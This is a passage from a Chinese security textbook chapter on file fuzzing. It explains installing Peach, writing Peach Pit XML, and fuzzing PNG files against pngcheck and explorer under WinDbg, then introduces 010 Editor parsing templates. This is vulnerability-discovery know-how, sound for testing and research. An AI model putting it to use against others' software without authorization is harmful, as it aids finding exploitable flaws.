

图 17.1.2　对 PPT 文件进行面向逻辑测试与盲测的比较

题外话：以上这三种 Fuzz 特性并不是相互独立的，而是可以同时使用的。通常，在一个好的 Smart Fuzz 工具中，这三种特性都会被包含。

17.2 用 Peach 挖掘文件漏洞

17.2.1 Peach 介绍及安装

Peach 是一款用 Python 写的开源的 Smart Fuzz 工具， 它支持两种文件 Fuzz 方法：基于生长(Generation Based)和基于变异(Mutation Based)。基于生长的 Fuzz 方法产生随机或启发性数据来填充给定的数据模型，从而生成畸形文件。而基于变异的 Fuzz 方法在一个给定的样本文件基础上进行修改从而产生畸形文件。

Peach 的安装文件可以在 http://peachFuzzer.com/PeachInstallation 页面下载，有 exe 版本和 Python 源码两种版本。在 Windows 环境下安装方法如下。

exe 版本

- 安装 Debugging Tools for Windows，为了避免兼容问题，推荐使用 WinDbg 6.8.4 版本。最好再下载操作系统对应的 Windows 符号包（Windows Symbol Packet，http://www.microsoft.com/whdc/devtools/debugging/symbolpkg.mspx），安装后运行 WinDbg，按下 Ctrl+S 配置 Symbol Search Path，加入 Windows 符号包路径，最后保存退出。
- 下载并安装 Peach Installer，有 32 位(x86)和 64 位(x64)两种版本。
- 如果需要进行网络协议 Fuzz 的话，安装 Wireshark（http://www.wireshark.org/）或者 Winpcap（http://www.winpcap.org/）。

python 版本

- 安装 Debugging Tools for Windows，与安装 exe 版本中的第一步相同。
- 安装 Python2.5 或者 2.6。
- 下载 Peach 源码包至本地主机并解压，解压路径中最好不要包含中文字符和空格。
- 解压后在 dependencies/src 目录下有很多 Peach 运行时需要的包（packet），需要分别安装。安装方法是在命令行下分别进入各个包的目录，敲入命令“python setup.py install”。

安装完后，在命令行下进入 Peach 的安装目录，运行：

```
bin\peach.exe samples\HelloWorld.xml     (exe 版本)
python peach.py samples\HelloWorld.xml   （python 版本）
```

这是一个 HelloWorld 例程，如果可以正常运行，则表示程序已经正确安装。

题外话：由于 Python 是跨平台的，所以 Peach 当然也可以在其他操作系统下运行。如果要在其他操作系统环境下安装，请参照 http://peachFuzzer.com/PeachInstallation。

17.2.2 XML 介绍

Peach 使用 XML 语言来定义数据结构，这种定义数据结构的文件被叫做 Peach Pit 文件。在学习写 Peach Pit 文件之前，我们先来对 XML 进行一个简单的了解。

XML 是“Extensible Markup Language”的缩写，即可扩展标记语言，它与 HTML 一样都是标准通用标记语言（Standard Generalized Markup Language, SGML）。XML 是 Internet 环境中跨平台的、依赖于内容的技术，是当前处理结构化文档信息的有力工具。XML 是一种简单的数据存储语言，虽然它比二进制数据要占用更多的空间，但 XML 可读性很好，也易于掌握和使用。

以下面这个 XML 文件为例：

```
<?xml version="1.0" encoding="GB2312"?>
<bookstore>
      <!-- This is a comment -->
   <book catalog="Programming">
      <title lang="cn">XML 入门</title>
      <author>Erik T.Ray</author>
      <price>42.00</price>
   </book>
   <book catalog="Networking">
      <title lang="cn">TCP/IP 详解</title>
      <author>W.Richard Stevens</author>
         <price>45.00</price>
      </book>
</bookstore>
```

XML 文件分为文件序言（Prolog）和文件主体两大部分。文件序言位于 XML 文件的第一行，它告诉解析器该如何工作。文件序言中，version 标明此 XML 文件所用的标准版本号，必须要有；encoding 标明此 XML 文件的编码类型，如果是 Unicode 编码时则可以省略。文件主体分为如下几部分。

- 元素（Element）：元素是组成 XML 文档的最小单位，一个元素有一个标识来定义，包括开始和结束标识以及其中的内容。上例中，<title lang=”cn”>XML 入门</title>就是一个元素。
- 标签（Tag）：标签是用来定义元素的。在 XML 中，标签必须成对出现，将数据包围在中间。比如元素<title lang=”cn”>XML 入门</title>中，<title>就是标签。另外，在 XML 中可以在一个标签中同时表示起始和结束标签，即在大于符号之前紧跟一个斜线（/），例如 XML 解析器会将<tag/>翻译成<tag></tag>。
- 属性（Attribute）：属性是对标签的进一步描述，一个标签可以有多个属性。比如元素<title lang=”cn”>XML 入门</title>中，lang=”cn”就是标签<title>的属性。
- 父元素（Parent Element）和子元素 （Child Element）：父元素是指包含其他元素的元素，

被包含的元素成为它的子元素。上个例子中，<book>是父元素，<title>、<author>、<price>是它的子元素。

- 根元素（Root Element）：又称文档元素，它是一个完全包含文档中其他所有元素的元素。根元素的起始标记要放在所有其他元素的起始标记之前，而根元素的结束标记要放在所有其他元素的结束标记之后。上个例子中，<bookstore>就是根元素。
- 注释（Comment）：在 XML 中，注释的方法与 HTML 完全相同，使用"<!--"和"-->"将注释文本括起来即可。

17.2.3 定义简单的 Peach Pit

Peach 所使用的 Peach Pit 文件包含了以下 5 个模块：

- GeneralConf
- DataModel
- StateModel
- Agents and Monitors
- Test and Run Configuration

下面分别介绍这 5 个模块的定义方法，并完成一个简单的 HelloWorld 程序。

题外话：在这之前，我们需要准备一个好用的 XML 文件编辑器，Visual Studio，Open XML Editor **或者** Notepad++**都是不错的选择。这里我使用的是** Notepad++ **，它集成了数十种语言的语法着色方案，并且，它安装完后只有 10MB 左右。**

首先，我们先搭好一个 XML 框架，下面要写的所有元素都要被包含在根元素<Peach>里。

```
    <?xml version="1.0" encoding="utf-8"?>
    <Peach xmlns=http://phed.org/2008/Peach xmlns:xsi="http://www.w3.org/ 2001/
XMLSchema-instance"
          xsi:schemaLocation=http://phed.org/2008/Peach ../peach.xsd >
          <!-- add elements here -->
    </Peach>
```

其中，Peach 元素的各个属性基本是固定的，不要轻易改动。

（1）GeneralConf

GeneralConf 是 Peach Pit 文件的第一部分，用来定义基本配置信息。具体来说，包括以下三种元素。

- Include：要包含的其他 Peach Pit 文件。
- Import：要导入的 python 库。
- PythonPath：要添加的 python 库的路径。

要注意的是，所有的 Peach Pit 文件都要包含 default.xml 这个文件。

在 HelloWorld 中，GerneralConf 部分只需写入如下内容。

```
<Include ns="default" src="file:defaults.xml" />
```

（2）DataModel

DataModel 元素用来定义数据模型，包括数据结构和数据关系等。一个 Peach Pit 文件中需要包含一个或者多个数据模型。DataModel 可以定义的几种常用的数据类型如下。

- String：字符串型。
- Number：数据型。
- Blob：无具体数据类型。
- Block：用于对数据进行分组。

比如：

```
<DataModel name="HelloData">
<String name="ID" size="32" value="RIFF" isStatic="true" />
<Block name="TypeAndData">
                <Number name="Type" size="16"/>
      <Blob name="Data"/>
</Block>
</DataModel>
```

要注意的是，size 的单位是 bit。上面的例子中，“ID”的“size”为 32，表示“ID”的长度为 4 字节（1 byte = 8 bits），刚好它的值“RIFF”也是 4 个字节。

在 HelloWorld 程序中，仅定义一个值为“Hello World!”的 String 类型数据。

```
<DataModel name="HelloWorldTemplate">
<String value="Hello World!" />
</DataModel>
```

（3）StateModel

StateModel 元素用于描述如何向目标程序发送 / 接收数据。StateModel 由至少一个 State 组成，并且用 initialState 指定第一个 State；每个 State 由至少一个 Action 组成，Action 用于定义 StateModel 中的各种动作，动作类型由 type 来指定。Action 支持的动作类型包括 start、stop、open、close、input、output、call 等。下面是一个例子：

```
<Action type="input">
      <DataModel ref="InputModel" />
</Action>

<Action type="output">
      <DataModel ref="SomeDataModel" />
       <Data name=”sample” filename=”sample.bin”/>
</Action>

<Action type="call" method="DoStuff">
```

```
        <Param name="param1" type="in">
            <DataModel ref="Param1DataModel" />
        </Param>
    </Action>

    <Action type="close" />
```

上例中，第一个 Action 描述了一个输入型动作，表示按照数据模型 InputModel 产生数据并作为输入数据；第二个 Action 描述了一个输出型动作，表示按照数据模型 SomeDataMode 产生数据并输出到文件 sample.bin 中；第三个 Action 描述了一个调用动作，表示调用函数 DoStuff，并且将按照数据模型 Param1DataModel 产生的数据作为函数 DoStuff 的参数；第四个 Action 描述了一个关闭程序的动作。

当代码中存在多个 Action 时，则从上至下依次执行。

在 HelloWorld 程序中，我们只需要接收数据模型“HelloWorldTemplate”中的数据，所以写出如下的 StateModel。

```
    <StateModel name="State" initialState="State1" >
    <State name="State1"  >
        <Action type="output" >
                <DataModel ref="HelloWorldTemplate"/>
        </Action>
    </State>
    </StateModel>
```

（4）Agent

Agent 元素用于定义代理和监视器，可以用来调用 WinDbg 等调试器来监控程序运行的错误信息等。一个 Peach Pit 文件可以定义多个 Agent，每个 Agent 下可以定义多个 Monitor。下面是一个例子：

```
    <Agent name="LocalAgent" location="http://127.0.0.1:9000">
     <Monitor class="debugger.WindowsDebugEngine">
                <Param name="CommandLine" value="notepad.exe fileName" />
        </Monitor>
        <Monitor class="process.PageHeap">
                <Param name="Executable" value="notepad.exe" />
         </Monitor>
    </Agent>
```

上例中，第一个 Monitor 类型为 debugger.WindowsDebugEngine，是调用 WinDbg 来执行下面的“notepad.exe filename”命令的。第二个 Monitor 类型为 process.PageHeap，意思是为 notepad.exe 开启页堆调试（Page Heap Debug），这在大多数 Windows Fuzzing 中都是很有用的。

在 HelloWorld 程序中，我们不需要启用 WinDbg 调试，所以无需配置 Agent。

（5）Test and Run configuration

在 Peach Pit 文件中，Test and Run configuration 包括 Test 和 Run 两个元素。

Test 元素用来定义一个测试的配置，包括一个 StateModel 和一个 Publisher，以及 includeing/excluding、Agent 信息等。其中 StateModel 和 Publisher 是必须定义的，其他是可选定义的。下面是一个 Test 配置的例子。

```
<Test name="TheTest">
      <Exclude xpath="//Reserved" />
      <Agent ref="LocalAgent" />
      <StateModel ref="TheState" />
      <Publisher class="file.FileWriter">
        <Param name="fileName" value="FuzzedFile"/>
    </Publisher>
</Test>
```

先对 Publisher 做一下介绍。Publisher 用来定义 Peach 的 IO 连接，可以构造网络数据流（如 TCP，UDP，HTTP）和文件流（如 FileWriter，FileReader）等。上例中的 Publisher 定义表示将生成的畸形数据写到 FuzzedFile 文件中。

在 HelloWorld 程序中，需要做的仅仅是把生成的畸形数据显示到命令行，所以 Publisher 用的是标准输出 stdout.Stdout。

```
<Test name="HelloWorldTest">
   <StateModel ref="State"/>
<Publisher class="stdout.Stdout" />
</Test>
```

现在到了最后一步，Run 的配置。Run 元素用来定义要运行哪些测试，包含一个或多个 Test，另外还可以通过 Logger 元素配置日志来捕获运行结果。当然，Logger 也是可选的。

```
<Run name="DefaultRun">
   <Test ref="TheTest" />
     <Logger class="logger.Filesystem">
               <Param name="path" value="c:\peach\logtest" />
     </Logger>
</Run>
```

上例表示程序运行“TheTest”这个测试，并且把运行日志记录到 C:\peach\logtest 目录下。在 HelloWorld 程序中，只需要在 Run 配置中放入之前定义好的 HelloWorldTest 就可以了。

```
<Run name="DefaultRun">
<Test ref="HelloWorldTest" />
</Run>
```

将文件保存到 peach 目录下，改名为 MyHelloWorld.xml，然后运行：

```
bin\peach.exe MyHelloWorld.xml （exe 版本）
python peach.py MyHelloWorld.xml （python 版本）
```

如果没有错误的话，程序运行后会根据 DataModel 中定义的数据模型产生畸形数据，并将其显示到控制台。您将会看到命令行中不断显示出大量的乱码，大概几分钟后程序会运行完毕。如图 17.2.1 所示。



图 17.2.1　MyHelloWorld 例程运行结果

17.2.4　定义数据之间的依存关系

在 Smart Fuzz 中，并不是所有的数据都是可以随意产生的，比如数据校验值、数据长度等字段都是要进行计算才能得来的。如果让我们自己去计算这些数据的话，那将是一个费事、烦琐的工作。幸运的是，在 Peach Pit 文件中，可以用 Relation 元素来表示数据长度、数据个数以及数据偏移等信息。其格式为：

```
<Relation type="size" of="Data" />
<Relation type="count" of="Data" />
<Relation type="offset" of="Data" />
```

同样，数据校验值也可以通过 Fixup 元素来表示。Fixup 支持的校验类型包括 CRC32、MD5、SHA1、SHA256、EthernetChecksum、SspiAuthentication 等，具体细节可以参考 Peach 的官方文档。Fixup 的格式为：

```
<Fixup class="FixupClass">
   <Param name="ref" value="Data"/>
</Fixup>
```

其中 FixupClass 可以为 checksums.Crc32Fixup、checksums.SHA256Fixup 等。

下面看一个例子，假定有如下的一个数据模型，如表 17-2-1 所示。

表 17-2-1　数据模型示例

Offset	Size	Description
0x00	4 bytes	Length of Data

续表

Offset	Size	Description
0x04	4 bytes	Type
0x08	Data	
after Data	4 bytes	CRC of Type and Data

可以看出，这里有两个数据需要定义依存关系。第一个是首 4 个字节的数据，其表示 Data 数据段的长度，可以用<Relation type=”size” of=”Data”/>这样的依存关系来表述。第二个是最后 4 个字节的数据，其表示 Type 和 Data 两个数据段的 CRC 校验，可以用<Fixup class=”checksums.Crc32Fixup”/>这样的依存关系来表述。

考虑到需要将 Type 和 Data 这两个数据段合并到一起作为 Fixup 的参数，我们可以增加一个名为“TypeAndData”的 Block，将 Type 和 Data 放到该 Block 里，这样便可以用 TypeAndData 作为 Fixup 的参数。

DataModel 可以这样定义：

```
<DataModel name="HelloData">
<Number name="Length" size="32">
      <Relation type="size" of="Data”/>
</Number>
<Block name="TypeAndData">
      <String name="Type" size="32"/>
      <Blob name="Data"/>
</Block>
<Number name="CRC" size="32">
      <Fixup class="checksums.Crc32Fixup">
                <Param name="ref" value="TypeAndData"/>
      </Fixup>
</Number>
</DataModel>
```

17.2.5　用 Peach Fuzz PNG 文件

学习了 Peach Pit 文件之后，我们来进行一次简单的实战——使用 Peach 对 PNG 文件进行 Fuzz 测试。



图 17.2.2　PNG 文件格式

首先来看一下 PNG 的文件格式，如图 17.2.2 所示。

一个 PNG 文件最前面是 8 个字节的 PNG 签名，十六进制值为 89 50 4E 47 0D 0A 1A 0A。随后是若干个数据区块(Chunk)，包括 IDHR、IDAT、IEND 等。每个区块的格式如表 17-2-2 所示。

表 17-2-2　PNG 文件 Chunk 格式

Name	Size	Description
Length	4 bytes	Length of data field
Type	4 bytes	Chunk type code
Data		Data bytes
CRC	4bytes	CRC of type and data

由此，可将 Chunk 的 DataModel 定义如下：

```
    <DataModel name="Chunk">
    <Number name="Length" size="32" signed="false">
          <Relation type="size" of="Data" />
    </Number>
    <Block name="TypeAndData">
          <String name="Type" size="4"/>
          <Blob name="Data" />
    </Block>
    <Number name="CRC" size="32">
          <Fixup class="checksums.Crc32Fixup">
                    <Param name="ref" value="TypeAndData"/>
          </Fixup>
    </Number>
    </DataModel>
```

首先，不去考虑每个 Chunk 的具体结构，而将 PNG 简单地认为是由一个 PNG 签名和若干结构相同的 Chunk 组成。那么可以在 Chunk 数据模型之后将 PNG 文件的 DataModel 进行如下定义：

```
    <DataModel name="Png">
    <Blob name="pngMagic" isStatic="true" valueType="hex" value="89 50 4E 47 0D 0A
1A 0A" />
    <Block ref="Chunk" minOccurs="1" maxOccurs="1024"/>
    </DataModel>
```

minOccrus=”1” maxOccurs=”1024” 表示该区块最少重复 1 次，最多重复 1024 次。

然后开始配置 StateModel：第一步需要修改文件生成畸形文件；第二步需要把该文件关闭；第三部需要调用适当的程序打开生成的畸形文件。在这里，我们使用 pngcheck（http://www.libpng.org/pub/png/apps/pngcheck.html）来作为打开畸形文件的程序。StateModel 定

义如下：

```
<StateModel name="TheState" initialState="Initial">
       <State name="Initial">
              <!-- Write out our png file -->
              <Action type="output">
                  <DataModel ref="Png"/>
                     <!-- This is our sample file to read in -->
                     <Data name="data" fileName="sample.png"/>
              </Action>
              <!— Close file -->
              <Action type="close"/>
              <!-- Launch the target process -->
              <Action type="call" method="D:\pngcheck.exe">
                     <Param name="png file" type="in">
                            <DataModel ref="Param"/>
                            <Data name="filename">
                                 <!-- Name of Fuzzed output file -->
                                 <Field name="Value" value="peach.png"/>
                            </Data>
                     </Param>
              </Action>
       </State>
</StateModel>
```

在 call 动作中我们引用了一个叫做“Param”的数据模型，这个数据模型用来存放传递给 pngcheck.exe 的参数，即畸形文件的文件名。所以“Param”需要包含一个名为“Value”的字符型静态数据。我们需要在 StateModel 之前定义该数据模型。

```
<DataModel name="Param">
       <String name="Value" isStatic="true" />
</DataModel>
```

然后需要在 Test 元素中配置 Publisher 信息。在这里需要使用 FileWriterLauncher，它能够在写完文件之后使用 call 动作启动一个线程。它的参数应当是生成的畸形文件。

```
<Test name="TheTest">
<StateModel ref="TheState"/>
      <Publisher class="file.FileWriterLauncher">
      <Param name="fileName" value="peach.png"/>
</Publisher>
</Test>
```

最后在 Run 信息配置中指定要运行的测试名称。

```
<Run name="DefaultRun">
<Test ref="TheTest" />
```

```
    </Run>
```

至此，Peach Pit 文件就配置完毕了。将其命名为 png_dumb.xml 并和 sample.png 保存在 Peach 目录下。运行 Fuzzer：

```
    bin\peach.exe png_dumb.xml （exe 版本）
    python peach.py png_dumb.xml （python 版本）
```

程序会根据 Peach Pit 文件的配置以及输入的样本 sample.png 生成畸形文件，并将该畸形文件传到 pngcheck.exe 中。如图 17.2.3 所示。



图 17.2.3　使用 pngcheck.exe 打开 PNG 测试用例

接下来对 png_dumb.xml 做一些改动，让程序调用 Windows 资源管理器打开畸形文件。

首先，在 StateModel 的 Action 中找到 type=”call”的这一行，并将后面的 pngcheck 地址改为 explorer。

```
    <Action type="call" method="explorer">
```

然后在 Publisher 配置中将 class 改为 file.FileWriterLauncherGui，并且 为 Publisher 增加一个名为 WindowName、值为 peach.png 的参数。

```
    <Publisher class="file.FileWriterLauncherGui">
    <Param name="fileName" value="peach.png"/>
    <Param name="WindowName" value="peach.png"/>
    </Publisher>
```

FileWriterLauncherGui 和 FileWriterLauncher 的区别在于，前者用于运行带界面的 GUI 程

序，并且在运行后会自动关闭窗口标题中含有 WindowName 的值的 GUI 窗口。

执行 Fuzzer，可以看到生成的各个 PNG 畸形文件逐一地被 explorer 打开，如图 17.2.4 所示。

为了捕获程序的异常，还需要配置一下 Agent and Monitor，调用 WinDbg 进行调试。在这之前，请确认已经安装了 WinDbg 6.8。



图 17.2.4　使用 explorer 打开 PNG 测试用例

题外话：到目前为止，Peach 与 WinDbg 6.12 是不兼容的，这会导致实验的失败。所以为了稳妥起见，建议您使用 WinDbg 6.8 版本来进行本实验。

首先，将 StateModel 中最后一个 Action 删掉，并添加这一行：

```
<Action type="call" method="ScoobySnacks" />
```

然后，在 StateModel 下面加入 Agent 配置：

```
<Agent name="LocalAgent">
<Monitor class="debugger.WindowsDebugEngine">
      <Param name="CommandLine" value="explorer peach.png" />
      <Param name="StartOnCall" value="ScoobySnacks" />
</Monitor>

<Monitor class="process.PageHeap">
      <Param name="Executable" value="explorer"/>
</Monitor>
</Agent>
```

然后，在 Test 配置的第一行加入：

```
<Agent ref="LocalAgent"/>
```

并且在 Publisher 的最后一行加入名为 debugger，值为 true 的参数：

```
<Param name="debugger" value="true" />
```

最后在 Run 配置的 Test 元素后面加入日志配置：

```
<Logger class="logger.Filesystem">
```

```
    <Param name="path" value="logs"/>
    </Logger>
```

重新运行 Fuzzer，如图 17.2.5 所示，Fuzzer 程序启动了一个 Local Peach Agent，通过该 Agent 控制 WinDbg 进行调试并捕获异常事件。



图 17.2.5　开启 WinDbg 调试的 Fuzzing

17.3　010 脚本，复杂文件解析的瑞士军刀

17.3.1　010 Editor 简介

010 Editor 是一款非常强大的文本/十六进制编辑器，除了文本/十六进制编辑外，还包括文件解析、计算器、文件比较等功能，但它真正的强大之处还在于文件的解析功能。我们可以使用 010Editor 官方网站提供的解析脚本(Binary Template)对 avi、bmp、png、exe 等简单格式的文件进行解析，当然也可以根据需求来自己编写文件解析脚本。

下面以 PNG 文件解析为例，介绍 010 Editor 的文件解析功能。首先从官方网站上下载和安装 010 Editor（http://sweetscape.com/010editor），然后到文件解析脚本下载页面中下载

PNGTemplate.bt。用 010 Editor 打开 PNG 文件，然后通过 Templates –> Open Template 菜单打开 PNGTemplate.bt，按 F5 键运行该脚本，就可以在 Template Results 窗口中看到该 PNG 文件的解析结果。如图 17.3.1 所示。



图 17.3.1　010 Editor 的文件解析功能

17.3.2　010 脚本编写入门

学过 C/C++的您会发现 010 Editor 的文件解析脚本（即 010 脚本）看起来跟 C/C++的结构体定义比较相似。然而文件解析脚本不是结构体，而是一个自上而下执行的程序，所以它可以使用 if、for、while 等语句。

在 010 脚本中，声明的每个变量都对应着文件的相应字节。比如以下声明：

```
char header[4];
int numRecords;
```

